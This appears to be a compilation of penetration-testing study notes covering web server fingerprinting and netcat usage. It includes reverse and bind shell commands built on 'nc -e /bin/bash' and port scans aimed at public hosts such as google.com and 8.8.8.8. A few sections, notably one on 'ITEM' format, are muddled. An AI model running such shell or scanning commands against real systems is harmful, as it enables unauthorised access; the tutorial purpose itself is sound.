Step 7 of 7 (optional): Complete compliance information

If you want to configure the scan with a known, trusted baseline to scan against, re-configure the scan completing the compliance fields Tenable Office 365 Best Practices with the reviewed and approved information from step #6. Please note that there doesn't seem to be field for every check for some reason.

<https://astrix.co.uk/news/2019/11/26/nessus-professional-tips-and-tricks>

<https://www.youtube.com/watch?v=0NUu-OsiqZI>

Web Attacks

Techniques used for web server fingerprinting include [banner grabbing](#), eliciting responses to malformed requests, and using automated tools to perform more robust scans that use a combination of tactics. The fundamental premise by which all these techniques operate is the same. They all strive to elicit some response from the web server which can then be compared to a database of known responses and behaviors, and thus matched to a known server type.

Banner Grabbing

A banner grab is performed by sending an HTTP request to the web server and examining its [response header](#). This can be accomplished using a variety of tools, including telnet for HTTP requests, or openssl for requests over SSL.

For example, here is the response to a request from an Apache server.

HTTP/1.1 200 OK

Date: Thu, 05 Sep 2019 17:42:39 GMT

Server: Apache/2.4.41 (Unix)

<https://t.me/learningnets>

Last-Modified: Thu, 05 Sep 2019 17:40:42 GMT

ETag: "75-591d1d21b6167"

Accept-Ranges: bytes

Content-Length: 117

Connection: close

Content-Type: text/html

...

Here is another response, this time from nginx.

HTTP/1.1 200 OK

Server: nginx/1.17.3

Date: Thu, 05 Sep 2019 17:50:24 GMT

Content-Type: text/html

Content-Length: 117

Last-Modified: Thu, 05 Sep 2019 17:40:42 GMT

Connection: close

ETag: "5d71489a-75"

Accept-Ranges: bytes

...

Here's what a response from lighttpd looks like.

HTTP/1.0 200 OK

Content-Type: text/html

Accept-Ranges: bytes

ETag: "4192788355"

Last-Modified: Thu, 05 Sep 2019 17:40:42 GMT

Content-Length: 117

Connection: close

Date: Thu, 05 Sep 2019 17:57:57 GMT

Server: lighttpd/1.4.54

In these examples, the server type and version is clearly exposed. However, security-conscious applications may obfuscate their server information by modifying the header. For example, here is an excerpt from the response to a request for a site with a modified header:

HTTP/1.1 200 OK

Server: Website.com

Date: Thu, 05 Sep 2019 17:57:06 GMT

Content-Type: text/html; charset=utf-8

Status: 200 OK

...

In cases where the server information is obscured, testers may guess the type of server based on the ordering of the header fields. Note that in the Apache example above, the fields follow this order:

- Date
- Server
- Last-Modified
- ETag
- Accept-Ranges
- Content-Length
- Connection
- Content-Type

However, in both the nginx and obscured server examples, the fields in common follow this order:

- Server
- Date
- Content-Type

Testers can use this information to guess that the obscured server is nginx. However, considering that a number of different web servers may share the same field ordering and fields can be modified or removed, this method is not definite.

Sending Malformed Requests

Web servers may be identified by examining their error responses, and in the cases where they have not been customized, their default error pages. One way to compel a server to present these is by sending intentionally incorrect or malformed requests.

For example, here is the response to a request for the non-existent method SANTA CLAUS from an Apache server.

GET / SANTA CLAUS/1.1

HTTP/1.1 400 Bad Request

Date: Fri, 06 Sep 2019 19:21:01 GMT

Server: Apache/2.4.41 (Unix)

Content-Length: 226

Connection: close

Content-Type: text/html; charset=iso-8859-1

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
```

```
<html><head>
```

```
<title>400 Bad Request</title>
```

```
</head><body>
```

```
<h1>Bad Request</h1>
```

```
<p>Your browser sent a request that this server could not understand.<br />
```

```
</p>
```

```
</body></html>
```

Here is the response to the same request from nginx.

GET / SANTA CLAUS/1.1

```
<html>
```

```
<head><title>404 Not Found</title></head>
```

```
<body>
```

```
<center><h1>404 Not Found</h1></center>
```

```
<hr><center>nginx/1.17.3</center>
```

```
</body>
```

```
</html>
```

Here is the response to the same request from lighttpd.

GET / SANTA CLAUS/1.1

HTTP/1.0 400 Bad Request

Content-Type: text/html

Content-Length: 345

Connection: close

Date: Sun, 08 Sep 2019 21:56:17 GMT

Server: lighttpd/1.4.54

```
<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
  <title>400 Bad Request</title>
</head>
<body>
  <h1>400 Bad Request</h1>
</body>
</html>
```

As default error pages offer many differentiating factors between types of web servers, their examination can be an effective method for fingerprinting even when server header fields are obscured.

Using Automated Scanning Tools

As stated earlier, web server fingerprinting is often included as a functionality of automated scanning tools. These tools are able to make requests similar to those demonstrated above, as well as send other more server-specific probes. Automated tools can compare responses from web servers much faster than manual testing, and utilize large databases of known responses to attempt server identification. For these reasons, automated tools are more likely to produce accurate results.

Here are some commonly-used scan tools that include web server fingerprinting functionality.

- [Netcraft](#), an online tool that scans websites for information, including the web server.
- [Nikto](#), an Open Source command-line scanning tool.
- [Nmap](#), an Open Source command-line tool that also has a GUI, [Zenmap](#).

Remediation

While exposed server information is not necessarily in itself a vulnerability, it is information that can assist attackers in exploiting other vulnerabilities that may exist. Exposed server information can also lead attackers to find version-specific server vulnerabilities that can be

used to exploit unpatched servers. For this reason it is recommended that some precautions be taken. These actions include:

- Obscuring web server information in headers, such as with Apache's [mod_headers module](#).
- Using a hardened [reverse proxy server](#) to create an additional layer of security between the web server and the Internet.
- Ensuring that web servers are kept up-to-date with the latest software and security patches.

https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/01-Information_Gathering/02-Fingerprint_Web_Server#:~:text=Web%20server%20fingerprinting%20is%20the,a%20target%20is%20running%20on.

Tools

Below are some tools to perform **fingerprinting web server**.

List of the tools tested and described by hackerd

- [tools fingerprinting](#)

External links list:


- httpprint – <http://net-square.com/httpprint.html>
- httprecon – <http://www.compute.ch/projekte/httprecon/>
- Netcraft – <http://www.netcraft.com>
- Nmap – <https://nmap.org/>
- Netcat – <https://sectools.org/tool/netcat/>

Manual method

The simplest and most basic way to identify a web server is to look at the Server field in the header of the HTTP response.

For these examples we have created a **VM** (Virtual Machine) with IP 192.168.1.3.

Request:




```
$ nc 192.168.1.3 80
```

```
HEAD / HTTP/1.1
```

Reply:

Web server used **Apache 2.2**



HTTP/1.1 200 OK

Date: Mon, 02 May 2020 02:53:29 GMT


Server: Apache/2.4.38 (Debian)

Content-Length: 1179

Connection: close

Content-Type: text/html

Reply from **Microsoft IIS 7.5**



HTTP/1.1 200 OK

Server: Microsoft-IIS/7.5


Date: Mon, 02 May 2020 02:53:29 GMT

Content-Type: text/HTML

Accept-Ranges: bytes

Content-Length: 7369

Another method is to send an invalid request to the web server which will cause an error page containing the version of the web server in the response header and / or in the HTML body.



\$ nc 192.168.1.3 80

HEAD / HTTP/4.0

HTTP/1.1 400 Bad Request

Date: Fri, 06 Mar 2020 16:01:08 GMT

Server: Apache/2.4.38 (Debian)

Content-Length: 309

Connection: close

Content-Type: text/html; charset=iso-8859-1

```

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">

<html><head>

<title>400 Bad Request</title>

</head><body>

<h1>Bad Request</h1>

<p>Your browser sent a request that this server could not understand.<br />

</p>

<hr>

<address>Apache/2.4.38 (Debian) Server at hackerday.station Port 80</address>

</body></html>

```

However, this test methodology has limited accuracy. There are several techniques that allow a website to obfuscate or modify the banner string. For example, you might get the following answer



403 HTTP/1.1 Forbidden

Date: Mon, 16 feb 2003 02:41: 27 GMT

Server: Unknown-Webserver


Connection: close

Automated method

The fingerprinting web server can also be performed with the use of automated tools that have been designed for this purpose.

The automatic tools are much more precise in identifying the version of the web server, as they are not only based on reading the header of response but analyze its behavior and compare it with its signature database.

One of the most popular tools is **httpprint**, available for linux and windows.



```
$ ./httpprint -h http://192.168.1.3 -s signatures.txt -P0
```

httpprint v0.301 (beta) - web server fingerprinting tool

(c) 2003-2005 net-square solutions pvt. ltd. - see readme.txt

http://net-square.com/httpprint/
httpprint@net-square.com

Finger Printing on http://192.168.1.3:80/
Finger Printing Completed on http://192.168.1.3:80/

Host: 192.168.1.3
Derived Signature:
Apache/2.4.38 (Debian)
811C9DC568D17AAE811C9DC5811C9DC5811C9DC5505FCFE84276E4BB630A04DB
0D7645B5811C9DC5811C9DC5CD37187C811C9DC5811C9DC5811C9DC5811C9DC5
68D17AAEE2CE6923E2CE6923811C9DC5E2CE6927811C9DC568D17AAE811C9DC5
6ED3C29568D17AAE811C9DC5E2CE6923E2CE692368D17AAE68D17AAEE2CE6923
E2CE692368D17AAE811C9DC5E2CE6927E2CE6923


Banner Reported: Apache/2.4.38 (Debian)
Banner Deduced: Lotus-Domino/6.x
Score: 77
Confidence: 46.39

Httpprint can print a html report for easy reading.

 web server fingerprinting report						
host	port	ssl	banner reported	banner deduced	icon	confidence
192.168.1.3	80		Apache/2.4.38 (Debian)	Lotus-Domino/6.x		
SSL analysis						
 httpprint © 2003-2005 net-square						

Report httpprint in html

Even performing a port scan with Nmap using the -sV parameter it is possible to retrieve the version of the server on the remote host



```
$ nmap 192.168.1.3 -sV
```

Starting Nmap 7.80 (<https://nmap.org>) at 2020-03-06 16:25 CET

Nmap scan report for hackerday.station (192.168.1.3)

Host is up (1.0s latency).

Not shown: 994 closed ports

PORT	STATE	SERVICE	VERSION

21/tcp	open	ftp	

22/tcp	open	ssh	OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)

80/tcp	open	http	Apache httpd 2.4.38 ((Debian))

514/tcp	filtered	shell	

3306/tcp	open	mysql	MySQL (unauthorized)

Conclusions

As we have seen, web server fingerprinting is a very important step for those who want to attack an application, this step will help identify the known vulnerabilities that interest them and therefore what type of exploits will be used.

When fingerprinting is performed it is very important not to rely on a single method, but to use different tools to obtain exact results.

<https://www.hackerday.it/fingerprint-web-server-en/>

<https://www.youtube.com/watch?v=BDsRy9EzBVg>

https://kennel209.gitbooks.io/owasp-testing-guide-v4/content/en/web_application_security_testing/fingerprint_web_server_otg-info-002.html

<https://pentestlab.blog/2012/08/01/web-application-fingerprinting/>

Netcat

Netcat is a versatile networking utility which can be used for reading from and writing to TCP and UDP connections on arbitrary ports (as with other utilities used on Linux, ports below 1024 require root/sudo privileges). By default netcat uses TCP connections, but UDP can be specified with the **-u** flag. Netcat can be used as both a server and a client. When used as a server the **-l** flag is used to listen for a connection. Similar to the [cat command](#), netcat can receive information from stdin and write to stdout making it great for workflows involving [pipes and redirects](#). The **nc** command is typically used to evoke netcat for ease of use.

In this tutorial you will learn how to do the following with netcat:

- make an HTTP request to grab a webpage
- chat with friends across machines
- copy files between machines

<https://t.me/learningnets>

- perform port scanning
- view messages from netcat in a web-browser
- create and connect to a reverse shell

Software requirements and conventions used

Software Requirements and Linux Command Line Conventions

Category	Requirements, Conventions or Software Version Used
System	Distribution-independent
Software	Netcat
Other	Root privileges to use ports below 1024
Conventions	# – linux commands to be executed with root privileges either directly or of <code>sudo</code> command \$ – linux commands to be executed as a regular non-privileged user

Grabbing a Webpage

WARNING

Netcat connections are not encrypted. The following examples transmit data in the clear. Do not use netcat to transmit sensitive data on untrustworthy networks such as the internet and public wi-fi. If you need to transmit data securely, consider [OpenSSH](#).

Netcat can be used to make arbitrary connections to network services. As a result, it can be used to make HTTP requests to a web-server much like a web-browser would. Let's go ahead and grab the index page from google.com.


Enter the **nc** command followed by the **host** and the **port** you want to connect to.


```
$ nc google.com 80
```

Now let's make the HTTP request. Type or copy/paste the following and press enter twice.

```
GET /index.html HTTP/1.1
```

You should see output similar to this screenshot.



```
$ nc google.com 80
GET /index.html HTTP/1.1

HTTP/1.1 200 OK
Date: Fri, 17 Jul 2020 08:13:45 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=ISO-8859-1
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Set-Cookie: 1P_JAR=2020-07-17-08; expires=Sun, 16-Aug-2020 08:13:45 GMT; path=/; domain=.google.com; Secure
Set-Cookie: NID=204=Xq4GFj--X6TO_5sknqKoZlY25lPVX1ybpLt6jK-70B7ZlwdRGQG4fWXMueX
YzKO-fhygM2Lf05gWr2TOR_oifqC1c8qOzGAqWbqgH3DYXp2IMGJRYt-hDh16FH6iQZf36C4F000acRP
hc2iPV-8jyRPu0ru3MwVDBcp1nW6NIo; expires=Sat, 16-Jan-2021 08:13:45 GMT; path=/; domain=.google.com; HttpOnly
Accept-Ranges: none
Vary: Accept-Encoding
Transfer-Encoding: chunked

5370
<!doctype html><html itemscope="" itemtype="http://schema.org/WebPage" lang="en"
```

Grab website using netcat

Chat

This example assumes that you have 2 computers on the same network, with hostnames **host1** and **host2**. This assumption will be made in following examples as well. To create a netcat listening connection on host1 enter the following.

```
$ nc -lv 8888
```

This listens for connections on port 8888. The `-v` flag specifies verbose output which will give you more information about incoming connections.

Now on `host2` enter:

```
$ nc host1 8888
```

You will notice that any text entered into the terminal on host1 is sent to the terminal on host2 and vice versa. This can be used as an adhoc chat between two users on the same network.

File Transfer

Netcat can be used to copy a file from one machine to another. Let's assume you have a file called `ncnotes.txt` that you want to transfer from `host1` to `host2`

On host1 enter the following to create the file and listen for an incoming connection to transfer it on port 2222:

```
$ echo "These are my netcat notes" > ncnodes.txt
```

```
$ nc -l 2222 < ncnodes.txt
```

On host2 enter the following to copy/receive the file and then print it to stdout in order to verify that the file transfer was successful.

```
$ nc host1 2222 > ncnodes.txt
```

```
$ cat ncnodes
```

What if you want to transfer an entire folder rather than just a single file? Netcat is not capable of doing this on it's own, so we will have to utilize the [tar command](#).

Enter the following on host1 to create a folder filled with five files and then use tar to create an archive and pipe it over the network with netcat.

```
$ mkdir files; touch files/{1..5}
```

```
$ tar -cvz files | nc -l 8888
```

Enter the following on **host2** to transfer the folder and verify that it includes all five files.

```
$ nc host1 8888 | tar -xvz
```

```
$ ls files
```

On host1 the **-c** flag is used to create the archive that will be piped into netcat, **-v** is used for verbose output so that we have visual feedback which lets us know this is happening and **-z** is used to compress the archive so that the network transfer is faster. In our example the compression doesn't make much of a difference since the **files** folder is filled with empty files, but you may want to transfer large directories/files, so it is good to know. On host2 the **-x** flag is used to extract the archive that is piped in from netcat, **-v** is for verbose extracting, and **-z** is to decompress the archive.

Port Scanning

Netcat can be used as a rudimentary port scanner by using the **-z** flag.

Suppose you are on **host1** and you want to know if a ssh server is running on host2. Assuming it is running on the default port (22) and there is no firewall blocking access to it, you can use the following command to see if the service is running.

```
$ nc -zv host2 22
```

Netcat can also scan a range of ports to see which if any of them are open. This can be used to infer what services that machine is running. Suppose you are on **host2** and you want to see if any ports between **1** and **1024** are open on **host1**; you can use the following command.

```
$ nc -zv host1 1-1024
```

Depending on what version of netcat you have installed on your system the previous command will either report only the open ports or it will print a line for each opened and closed port. If the former is the case then the output is very easy to read, but if the latter is the case then the output can prove difficult to parse through and the following command should be used instead so that only open ports are displayed.

```
$ nc -zv host1 1-1024 2>&1 | grep succeeded
```

View Message in Browser

On **host1** enter the following. The **-k** flag keeps the connection alive so that it can be reconnected to again by the same machine or by other machines. Without this flag **host1** will stop listening for more connections once the first connection is made.

```
$ echo "hello there" | nc -lkv 5555
```

On **host2** open a browser and navigate to **host1:5555**

You should see the words **hello there** displayed in the browser.

Reverse Shell

Netcat can also be used to establish a reverse shell in order to remotely administer a machine over the network. This is done with the **-e** flag. In this example, we want to connect to a bash shell on **host2** in order to administer it from **host1**.

On **host1** enter:

```
$ nc -lv 6666
```

On **host2** enter:

```
$ nc -v host1 6666 -e /bin/bash
```

Now on **host1** Enter the following and it will be apparent that we have remote access to the bash shell on **host2**.

```
$ hostname
```

```
$ whoami
```

```
$ ls
```

You should see the hostname for **host2**, the username of the user who initiated **nc** on **host2** and their files. Many versions of netcat do not include the **-e** option due to it's potential for abuse. Establishing a remote shell on a machine that has a version of netcat which doesn't include the **-e** option would require performing the same netcat commands on **host1**, while using a different program to create the reverse shell on **host2**. Solutions for this exist for Bash, Python, Perl, PHP and more.

Basic Netcat Commands

Once you have a Netcat application set up on your Windows or Linux server, you can start running basic commands to test its functionality. Here are a few to get started with:


nc -help – This command will print a list of all of the available commands you can use in Netcat. It will come in handy if you run into any errors while writing a script or are unsure of how to proceed.

nc -z -v site.com – This will run a basic [port scan](#) of the specified website or server. Netcat will return verbose results with lists of ports and statuses. Keep in mind that you can use an IP address in place of the site domain.

nc -l – This command will instruct the local system to begin listening for TCP connections and UDP activity on a specific port number.

nc site.com 1234 (less than) file_name – This command will initiate the transfer of a file based on the specified port number.

Printf – Netcat can actually operate as a simplified web host. This command will let you save HTML code and publish it through your local server.



Netcat Command Syntax

All Netcat commands must start with the “netcat” identifier or “nc” as a shorter option. By default, the Netcat tool will assume you want to perform a port scan unless you indicate otherwise.


Different option parameters can be used that include: “-u” for UDP traffic instead of TCP, “-v” for verbose output, “-p” to specify a specific port, and “-D” to turn on full debugging mode. Individual attributes within a Netcat command must be separated with a space. The command prompt will inform you if you have a typo or unrecognized term in your script.

Port Scanning with Netcat Commands

When trying to diagnose a network issue or performance problem, executing a port scan with Netcat is a smart first step to take. The scan will check the status of all ports on the given domain or IP address so that you can determine whether a firewall or other blocking mechanism is in place.

A basic port scan command for an IP netcat address looks like this:

nc -v -n 8.8.8.8 1-1000



Note that the numbers at the end of the command tell Netcat to only scan for ports between numbers 1 and 1000.

If you don't know the IP address of a server or website, then you can look it up via a ping terminal command or just insert the domain into the Netcat command:

nc -v -n google.com 1-1000


You should always perform port scans when connected to your local enterprise network. If not, you can configure your router with a VPN service to create a secure tunnel into the network.

Create a Chat or Web Server

Chat programs are on the rise. From [open-source solutions](#) to those that seemed to [suddenly gain massive popularity](#), there are a wide range of chat and communication tools available to enterprise organizations. The reality is that some IT experts and system administrators would prefer a simple text-only solution. [Windows Netcat](#) can actually fill that need and allow for the transmission of messages across a local network.

To get started, you first need Netcat to start listening on a port number. Make sure not to choose a port that is already in use by another application or service.

nc -l -p 1299



Then all you need to do is launch the chat session with a new TCP connection:

nc localhost 1299

This process can also be used to spin up a basic web server from your local machine. Netcat will function as the web host and allow you to store HTML content which can then be viewed through a web browser.

First, create a new text document on your local system and make sure to use valid HTML tags. Then save the file as “index.html” and store it in the root of your Netcat directory. Now switch back to the Netcat tool and run this command:

printf ‘HTTP/1.1 200 OK\n\n%s’ “\$(cat index.html)” | netcat -l 8999

To see the HTML in action, simply open any web browser and navigate to your local IP address with: 8999 at the end to specify the port of the host.

Verbose Scan with Netcat Commands

Every command you run in Netcat will include certain output text to indicate whether it was successful or not. For troubleshooting and debugging purposes, you’ll want to gather as much information and logs as possible while also investing in solutions like [Varonis Datalert](#) to detect threats and respond quickly. Netcat can help thanks to the verbose parameter which can be added to any basic Netcat command. Simply include “-v” to your command and run it again.

Even with this setting turned on, Netcat will not reveal any of your [credentials or authentication data](#).

HTTP Requests with Netcat Commands

We’ve covered how you can use Netcat to host HTML pages on your local system. But the utility program can also be used to make web requests to outside servers. In this way, Netcat will essentially function as a web browser by obtaining raw HTML code.

Along with a tool like [Varonis Edge](#), Netcat can be helpful for IT professionals who are looking into internet traffic issues or proxies. Here’s an example of how to obtain the HTML content from Google’s homepage:

printf “GET / HTTP/1.0\r\n\r\n” | nc google.com 80

Note that the port number 80 is required for this type of command since the world wide web uses it as a default for TCP over IP connections.

TCP Server and TCP Client Commands

Although the TCP protocol is primarily used for transferring web traffic around the world, it can actually be implemented at a local level for file transfers. To accomplish this, you need to run Netcat from two locations: one that will act as a server to send the file and one that will act as the client to receive it.

Run this Netcat command on the server instance to send the file over port 1499:

```
nc -l 1499 > filename.out
```

Then run this command on the client to accept, receive, and close the connection:

```
nc server.com 1499 (less than) filename.in
```

Make sure to replace “server.com” with the full hostname or IP address of the sending server.

ITEM with Netcat Commands

Newer versions of Netcat allow you to use ITEM format for transferring data instead of the standard TCP or UDP protocols. To accomplish this, you must follow this syntax:

```
file_path (pipe) device_path (pipe) network host
```

Prevent DNS Lookup with Netcat Commands

Netcat commands run fastest when they are operating purely on IP addresses. This because no time is wasted talking to domain name servers (DNS) to translate server names into IP addresses. If you find that your Netcat commands are still running slow, make sure to add the “-n” operator so that the utility knows that DNS lookups are not required.

Shell Scripting with Netcat

As mentioned earlier, one of the benefits of using Netcat is that it can be included as part of a larger script that performs an automated function. As part of your security procedures, you might want to run a full port scan on all of your servers to detect new malicious applications that are listening for a connection.

You could write a script that:

1. Imports a text file of server names or IP addresses
2. Calls Netcat to run a port scan on each server
3. Writes the output to a new text file for analysis

Multiple Netcat commands can be grouped together in a single script and be run through either a Linux or Windows shell. In some cases, it may be worthwhile to have the scripts on a regular timetable.

Launching Reverse (Backdoor) Shells

To get started, you need to enable the shell tool over a Netcat command by using Netcat reverse shell:

```
nc -n -v -l -p 5555 -e /bin/bash
```

Then from any other system on the network, you can test how to run commands on host after successful [Netcat connection in bash](#).

nc -nv 127.0.0.1 5555

A reverse shell is a remote access approach where you run administrative commands from one terminal while connecting to another server on the network. To get started, you need to enable the shell tool over a Netcat command by using Netcat reverse shell:

nc -n -v -l -p 5555 -e /bin/bash

Then from any other system on the network, you can test how to run commands on the selected host after successful Netcat connection in bash:

nc -nv 127.0.0.1 5555

Netcat Cheat Sheet

Until you start using Netcat on a regular basis, you might get confused about the command syntax or forget what some of the parameters do. Don't worry! We've included a cheat sheet below to help you find what you need quickly to run a working Netcat command.

Netcat Fundamentals

nc [options] [host] [port] – by default this will execute a port scan

nc -l [host] [port] – initiates a listener on the given port

Netcat Command Flags

nc -4 – use IPv4 only

nc -6 – use IPv6

nc -u – use UDP instead of TCP
